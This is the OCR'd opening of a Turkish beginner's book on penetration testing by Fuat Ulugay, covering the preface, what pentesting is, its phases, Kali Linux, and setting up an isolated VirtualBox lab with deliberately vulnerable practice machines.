
SIZMA TESTİNE GİRİŞ



BEYAZ ŞAPKALI HACKER NASIL OLUNUR?

Fuat ULUGAY

HASEN YAYINLARI

İÇİNDEKİLER

KEŞİF

DÖRDÜNCÜ BÖLÜM

ZAFİYET TARAMASI

BEŞİNCİ BÖLÜM

WEB SİTESİ ZAFİYET TARAMASI

ALTINCI BÖLÜM

SIZMA

Sızma Testine Giriş

Fuat Ulugay

İÇİNDEKİLER gelecek

(Ayrı dosyadan alınacak)

ÖNSÖZ

"Düşmanı ve kendinizi iyi biliyorsanız, yüzlerce savaşa bile girseniz sonuçtan emin olabilirsiniz. Kendinizi bilip düşmanı bilmiyorsanız, kazanacağınız her zafere karşın bir de yenilgiye mahkûm olursunuz. Ne kendinizi ne de düşmanı biliyorsanız sizin için gireceğiniz her savaşta ciddi bir yenilgi tehlikesi vardır."

Sun Tzu[1]

Dünyada bilgi güvenliği konusu oldukça önemli bir hale geldi ve önemi artmaya devam ediyor. Artık devletler arasında siber savaşın konuşulmaya başlandığı ve bunun örnekleriyle karşılaştığımız bir döneme giriyoruz. ABD, Rusya, Çin ve İran gibi ülkelerin siber saldırılarla ilgili haberleri basında sıklıkla yer alıyor. Bu ülkeler savaşa hazırlık ve hacker yetiştirme konusunda ciddi yatırımlar yapıyor.[2] Bilgi güvenliği ve sızma testleri üniversitelerde ders olarak okutuluyor.

Türkiye'de de siber saldırılar konusunda ciddi çalışmalar yürütülüyor. Bu alanda danışmanlık hizmeti veren firmaların sayısı artıyor. Ancak buna rağmen bankalar ve zorunlu bilgi güvenliği standartlarına tabi tutulanlar hariç birçok kurumda güvenlik en temel seviyede. Çoğu bilişimci için bilgi güvenliği; güvenlik duvarı ve antivirüs uygulamalarından ibaret.

Siber savaşı, kendilerini korumaya çalışan 'iyiler' ve onlara saldıran 'kötüler' arasındaki bir savaşa benzetirsek; bu savaşta güçlü taraf kötüler. Onlar son teknolojileri kullanıyorlar, yenilikleri takip ediyorlar ve hatta bazılarının arkasında çok büyük kurumlar veya devletler var. Bilgi teknolojileri uzmanı açısından baktığımızda ise çalışan, çoğunlukla ürün satma odaklı firmaların tanıtımlarıyla siber saldırılar hakkında, bir derece bilgi sahibi oluyor. Fakat

[1] http://en.wikiquote.org/wiki/Sun_Tzu

[2] WWC Report by Fireeye 2013

savaştaki en önemli kaide olan ‘düşmanını tanıma’ konusunda bilgi seviyesi neredeyse sıfır. Düşmanını tanımadan ve silahlarını bilmeden kazılacak mevzi ve geliştirilecek savunma silahları ne derece faydalı olabilir? Bu, savunmadan çok gözü kapalı bir kumara benziyor. Savaşta başarılı olmak için hem kendimizi hem de düşmanımızı bilmemiz gerekiyor.

Düşmanı bilmek, onun kullandığı silahları ve yöntemleri bilmekten geçiyor. Bu ise çok okuma, araştırma ve uygulama yapma ihtiyacını beraberinde getiriyor. Siber saldırılar alanında kitap bulma konusunda Türkiye’de ciddi sıkıntı yaşanıyor. Genel bir araştırma yaptığınızda, birkaç çeviri kitaptan başka kaynak bulmakta çok zorlanacaksınız. Geri kalan tek alternatif beyaz şapkalı hacker ve sızma testi eğitimleri oluyor. Ne var ki bu eğitimlerin fiyatları kendini geliştirmek isteyenler için pek de uygun değil. Bundan dolayı ben de beyaz şapkalı hacker eğitimi alamayan ama bireysel olarak çalışıp kendini geliştirmek isteyenler için bu kitabı yazmaya karar verdim.

Bilginin paylaşıldıkça artacağına ve böylelikle daha bilinçli nesiller yetişeceğine inancım tam. Türkiye’de kendini yetiştirmek isteyen ve kaynak bulmakta zorlanan; bir eğitime binlerce dolar ayıramayan insanlar için kaynak niteliğindeki bu çalışmanın faydalı olacağını umut ediyorum.

Fuat Ulugay

Mayıs 2016

BU KİTABI KİMLER OKUMALI?

Bilgi güvenliği, sızma testi ve hacking konularına ilgi duyan ama nereden ve nasıl başlayacağını bilemeyen ve kaynak bulmakta zorlananlar bu kitaptan istifade edebilir.

Kitap giriş seviyesinde olduğu için sadece temel bilgisayar kullanım bilgisi yeterli olacak şekilde hazırlanmıştır. Temel bilgisayar kullanımıyla ilgili beklenti aşağıda listelenmiştir:

- ✓ Temel Microsoft Windows bilgisi
- ✓ İnternette gezinme
- ✓ Yazılım kurma
- ✓ Temel Linux bilgisi (Oldukça faydalı olacaktır. Eğer bilginiz yoksa kitaptaki adım adım anlatımlarla ilerleme sağlayabilirsiniz.)

KİTABI OKURKEN

1. Herhangi bir bölümü atlamadan, sayfa sıralamasına göre okumayı sürdürmek konuyu doğru şekilde kavramanıza yardımcı olacaktır.
2. Her bölümdeki uygulamaları yapmak pratikleşmenizi sağlayacaktır.
3. Bilgi size bir güç sağlayacaktır. Yasalara uygun hareket ederek bu gücü iyi amaçlara hizmet için kullanmalı ve izinsiz olarak şirketlerin veya şahısların sistemlerine saldırmamalısınız.
4. İhtiyaç duyabileceğiniz bazı yazılımları mümkün olduğunca ücretsiz olanlardan seçtim.
   - Temel olarak üzerinde çalışacağımız bir işletim sistemi: Windows veya bir Linux türevi olabilir.
   - Bir sanallaştırma uygulaması: VMware Player veya VirtualBox

- Temel olarak saldırı merkezimiz olacak işletim sistemi: Kali Linux[3]
- Eğitim için hazırlanmış, saldırıp ele geçirmeye çalışacağımız sanal bilgisayarlar:
  - De-ICE serisi CD imajları[4]
  - Metasploitable [5]
  - pWnOS[6]
  - Windows XP

[3] http://www.kali.org

[4] http://hackingdojo.com/dojo-media

[5] http://sourceforge.net/projects/metasploitable

[6] http://www.pwnos.com

BİRİNCİ BÖLÜM

SIZMA TESTİ

Sızma testi nedir?

Sızma testi, ilgili kişilerden izin alarak bilgisayar sistemlerinin güvenlik açıklarını ve zafiyetlerini tespit etmek; erişim sağlamak ve bu sistemleri ele geçirme örnekleri oluşturmaktır. Sızma testi, ayrıca penetrasyon testi veya kısaca pentest olarak da adlandırılır. Sızma testi sonucu oluşturulan raporlarda:

- Mevcut sistem açıklarının tespiti,
- Açıklardan faydalanarak nasıl sızma sağlandığının örneklerle kanıtı,
- Açıkları kapatmayla ilgili çözüm önerileri yer alır.

Pentest sonucu yapılacak çalışmayla mevcut bilgisayar sistemleri daha güvenli hale gelecektir. Yalnız dikkat edilmesi gereken konu; mevcut açıkları kapatmaya odaklanmanın yanında, kök nedenler tespit edilerek bu açıkları oluşturan asıl sebepleri ortadan kaldırmaktır. Bu sebepler ortadan kaldırılmadığı sürece yeni güvenlik açıkları oluşmaya devam edecek ve aynı süreçler tekrarlanmak zorunda kalacaktır.

Örnek olarak; mevcut sunucularda güvenlik yamaları düşük seviyede kaldığı için kolay bir sızma sağlanmış olabilir. Kısa vadeli çözüm, ilgili sunucuların güvenlik yamalarını yapmaktır. Uzun vadeli ve asıl çözüm ise yama işlemlerini otomatikleştirmek veya bir iş planı çerçevesinde yürütmektir.

Sızma testinin aşamaları

Sızma testi, genel kabul görmüş dört aşamadan oluşur:

- Keşif
- Zafiyet taraması
- Sızma, ele geçirme
- Sızma sonrası kalıcılığın sağlanması

Yukarıdaki aşamaların her biri için detaylar, ilgili bölümlerde verilecektir. Son bir madde olarak rapor hazırlanması da sızma testine eklenebilir. Raporlama, testin direkt içindeki adımlardan olmasa da en önemli maddelerinden biridir. Raporla, müşteriye açıkları, ele geçirme örneklerini ve sonrasında çözüm önerilerini gösterebiliriz. Başarılı ve anlaşılır bir rapor aynı zamanda müşteri açısından başarılı bir pentest'in göstergesidir.

Sızma testi için kullanılabilecek hazır işletim sistemleri

Bir hacker olarak her türlü ihtiyacımızın elimizin altında olduğu bir ortam hayal etseydik ve bu gerçek olsaydı; hayalimizin karşılığı Backtrack 5[7] ve Kali Linux[8] olurdu. Her ikisi de Linux türevi işletim sistemleridir. İhtiyaç duyacağımız hemen hemen her türlü yazılım hazır olarak bu sistemlerde mevcuttur.

Backtrack uzun yıllar boyunca yapılan çeşitli çalışmaların bir birleşimi. Backtrack başlangıç olarak Whoppix, IWHAX ve Auditor gibi Linux türevlerine dayanıyor. İlk geliştirildiğinde bütün araçların yer aldığı tek bir CD olarak tasarlanmış. Amaç, bu CD üzerinden işletim sistemini çalıştırmak ve bilgisayarı kapattıktan sonra herhangi bir iz bırakmamak. Son yıllara kadar dünyada en çok kullanılan sızma testi ortamlarından birisiydi.

[7] http://www.backtrack-linux.org

[8] http://www.kali.org

Kali Linux, Backtrack'in "Offensive Security"[9] ekibi tarafından dönüştürülüp geliştirilmesiyle oluşturulan bir işletim sistemidir. Üzerinde 300'den fazla sızma testi ve güvenlik uygulaması yer alır. Backtrack artık yenilenmemektedir ve web sitesi de Kali Linux sitesine yönlendirilmektedir. Bu nedenle testlerimizde Kali Linux kullanacağız.

[9] http://www.offensive-security.com

Özet

Sızma testi nedir?

Bilgisayar sistemlerini daha güvenli hale getirmek için izinli olarak yapılan açıklık taraması ve ele geçirme faaliyetlerine sızma testi denir.

Sızma testinin aşamaları

- Keşif
- Zafiyet taraması
- Sızma, ele geçirme
- Sızma sonrası kalıcılığın sağlanması

Sızma testi için kullanılabilecek hazır işletim sistemleri

- Backtrack 5
- Kali Linux

İKİNCİ BÖLÜM

İLK SIZMA TESTİ LABORATUVARIMIZ

Sızma testi laboratuvarı

Sızma testi denemelerimizde eğer izinsiz olarak şirketlere, başka insanların bilgisayarlarına saldırırsak veya açıklık taraması yaparsak bunun kanuni sonuçları olabilir. Bundan dolayı her hacker'ın kendini geliştirmek ve pratik yapmak için bir laboratuvar ortamına ihtiyacı vardır.

Kuracağımız laboratuvar ortamı mümkün olduğunca yalıtılmış olmalı; network ve internet erişimi kapalı olmalıdır. Dış bağlantılar bizim kontrolümüzde olmalıdır. Bu şekilde laboratuvarımızda kuracağımız güvensiz sistemlerin bizim dışımızdaki kişilerce hack'lenmesini ve dışarıya gereksiz trafik oluşturarak kanuni açıdan problemli durumlar oluşmasını önleyebiliriz.

Bilgi giriş çıkışının olmadığı laboratuvarınızda bütün saldırı araçlarını rahatlıkla kullanabileceğiniz bir ortama kavuşmuş olacaksınız. Anlatılanları deneyerek ilerleyeceğinizi baz aldığımız için laboratuvar ortamı gelişiminizde çok önemli rol oynayacaktır.

Sızma testi laboratuvarımızı bütün dış ağ bağlantılarını kopardığımız bilgisayarların olduğu kapalı ve fiziksel bir ağda da kurabiliriz. Ne var ki bu ortamı yanımızda taşımak ve istediğimiz zaman çalışmak pek mümkün olmaz. Bundan dolayı laboratuvarımız sanal bir ortam olacak. Sanallaştırmayla bütün laboratuvarımız tek bir dizüstü bilgisayarda taşınabilir olarak yanımızda bulunacak. Sanal ortamda kullanacağımız yapı aşağıdaki gibi olacak:

- Bir saldırı bilgisayarı: Kali Linux
- Birçok kurban bilgisayar:

- De-ICE serisi CD imajları[10]
- Metasploitable[11]
- pWnOS[12]
- Windows XP

Bundan sonraki adımımız laboratuvar ortamımız için sanallaştırma platformunun kurulması.

VirtualBox kurulumu

VirtualBox bir sanallaştırma ortamıdır. VirtualBox sayesinde sanal bilgisayarlarımızı tek bir bilgisayar üzerine kuracağız. Ayrıca sanal ağımızı da oluşturup kapalı bir ağ içinde saldırı ve kurban bilgisayarlarımızı oluşturacağız.

İlk iş olarak VirtualBox sitesine gidip gerekli kurulumu indireceğiz. Kurulumu indirmek için aşağıdaki adrese gidelim. Adresi yazmak yerine Google'dan "download virtualbox" şeklinde arama yapıp gelen sonuçlara da tıklayabilirsiniz.


https://www.virtualbox.org/wiki/Downloads

Aşağıdaki resimde de göreceğiniz üzere Windows, Mac OS X ve Linux ortamları için indirme seçenekleri mevcut.


[10] http://hackingdojo.com/dojo-media

[11] http://sourceforge.net/projects/metasploitable

[12] http://www.pwnos.com




Hangi işletim sistemini kullanıyorsanız ona göre ilgili dosyayı indirin. İndirdiğiniz dosyayı çift tıklayarak çalıştırın.



Bundan sonra çıkan adımlarda “Next”, “Yes” ve “Install” seçeneklerinden hangileri çıkarsa onları seçerek ilerleyin. Son olarak karşınıza aşağıdaki şekilde “Finish” adımı çıkacak.

Dikkat etmeniz gereken bir husus da bilgisayarın BIOS ayarlarıyla ilgilidir. BIOS ayarlarında sanallaştırma engelleniyorsa VirtualBox kurulumunda ve çalışmasında problem yaşayacaksınız. Eğer sanallaştırmayı engelleme ayarı aktifse bilgisayarın BIOS ayarlarına girilip izin verilmesi gereklidir. Kurulum bitince bilgisayarınızın masaüstünde aşağıdaki gibi “Oracle VM VirtualBox” ikonunu göreceksiniz.



VirtualBox kurulumunu başarıyla bitirdiniz. Bundan sonraki adımda Kali Linux kurulumuyla devam edeceğiz.

VirtualBox'ta Kali Linux'u başlatmak


Kali Linux'u ne amaçla kullanacağımızı bir önceki bölümde anlatmıştık. Bu bölümde kuruluma geçiyoruz. Kurulumu VirtualBox sanal ortamında yapacağız. Bunun için öncelikli olarak Kali Linux'u aşağıdaki adresten indireceğiz.

http://www.kali.org/downloads/

